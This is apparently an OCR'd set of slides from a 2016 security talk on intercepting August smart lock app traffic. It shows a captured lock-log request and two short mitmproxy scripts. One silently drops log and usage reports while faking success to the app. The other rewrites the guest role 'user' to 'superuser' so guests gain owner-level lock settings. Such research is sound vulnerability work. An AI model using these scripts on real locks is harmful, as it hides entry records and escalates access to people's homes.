
- GET Get Locks
- GET Get Lock
- PUT Record lock
- DEL Delete lock
- POST Assign lock to door
- PUT Initiate comms
- PUT Initiate comms pt2
- DEL Remove lock user
- GET Check for firmware updates
- GET Download arm firmware updates
- GET Download ti firmware updates

Logging

- POST Send lock data to august
- POST Send usage
- GET Get Logs

Profile

- GET Get Profile
- PUT Change password



~/Documents/Hacking/August/MobileAppCap — mitmproxy • cap.sh

```
2016-07-06 23:35:50 POST https://production.august.com/locks/log/[redacted]/lockdata?clientSeria
                         ← 200 application/json 518B 94ms
                          Request                                            Re
Accept:                 application/json
accept-version:         0.0.1
x-august-access-token:  [redacted]



x-kease-api-key:        [redacted]
Accept-Encoding:        gzip, deflate
Accept-Language:        en;q=1
Content-Type:           application/json
Content-Length:         168
User-Agent:             August/5.0.17 (iPhone; iOS 8.4; Scale/2.00)
Connection:             keep-alive
X-NewRelic-ID:          VwEOVVVQGwUHUVNQAAk=
Host:                   production.august.com
JSON
{
    "batteryLevel": 6315,
    "currentLockState": "Unlocked",
    "error": 0,
    "keySlot": 3,
    "log_type": "LockOperation",
    "opCode": "DoorStateChanged",
    "temperature": 164,
    "timeStamp": 946684803
}
```

Not anonymized

ugust
DON'T MIND US
memegenerator.net


Creepy

Let's fix this

MiTM can modify traffic

Fix


Don't forward log data to August, and tell app logs were received



```python
from mitmproxy.models import HTTPResponse
from netlib.http import Headers
def request(context, flow):
    if flow.request.path.lower().startswith(("/locks/usage/", "/locks/log/unknown/", "/locks/log/requesttime")):
        resp = HTTPResponse(
            b"HTTP/1.1", 200, b"OK",
            Headers(Content_Type="application/json"),
            b"{\"message\":\"success\"}"
        )
        flow.reply(resp)

```

What else can we do?

Guest to admin?




ACCESS LEVEL

What level of access do you want to give Joe?

Guest ✓

Owner

Can lock and unlock door via August app.
Can lock and unlock door via August PIN
Can not use Auto-Unlock
Can not invite/remove guests and owners
Can not control all lock settings
Can not view activity feed
Can not view guest list




```
"locks": {
  "7B0CA6635E895F0D7EE597C92BC4C137": {
    "LockID": "7B0CA6635E895F0D7EE597C92BC4C137",
    "LockName": "Front Door",
    "UserType": "user"
  }
},
```

```
    }
  },
  "locks": {
    "7B0CA6635E895F0D7EE597C92BC4C137": {
      "LockID": "7B0CA6635E895F0D7EE597C92BC4C137",
      "LockName": "Front Door",
      "UserType": "user"
    }
  },
  "doorbells": {},
  "imageInfo": {
    "public_id": [redacted]
    "version": 1399668143,
    "signature": [redacted]
    "width": 1333,
    "height": 375,
    "format": "png",
    "resource_type": "image",
    "created_at": "2014-05-09T20:42:23Z",
    "bytes": 554831,
    "type": "upload",
    "etag": [redacted]
    "url": "http://res.cloudinary.com/august-com/image/upload/v1427903249
[redacted]
    "secure_url": "https://res.cloudinary.com/august-com/image/upload/v1427903249
[redacted]
  },
  "cameras": []
}
```

User Types


Guest = user
Owner = superuser

Replace "user" with "superuser"



```python
def response(context, flow):
    flow.response.content = flow.response.content.replace("\"user\"", "\"superuser\"")

```

Guests can change lock settings!




Lock Sounds

Auto-Lock

Auto-Unlock

Calibrate Lock

Factory Reset



●●●●○ Verizon 11:33 PM

LOCK SETTINGS

Lock Name Front Door

Lock Sounds

Auto-Lock

Auto-Unlock

Calibrate Lock

Add an August Connect


Add a Smart Keypad

Factory Reset

Serial # L1GFR000UT

FW Version 7aac73dd-1.0.80-1.1.17

Guests can not use Auto-Unlock
Guests can not control lock settings

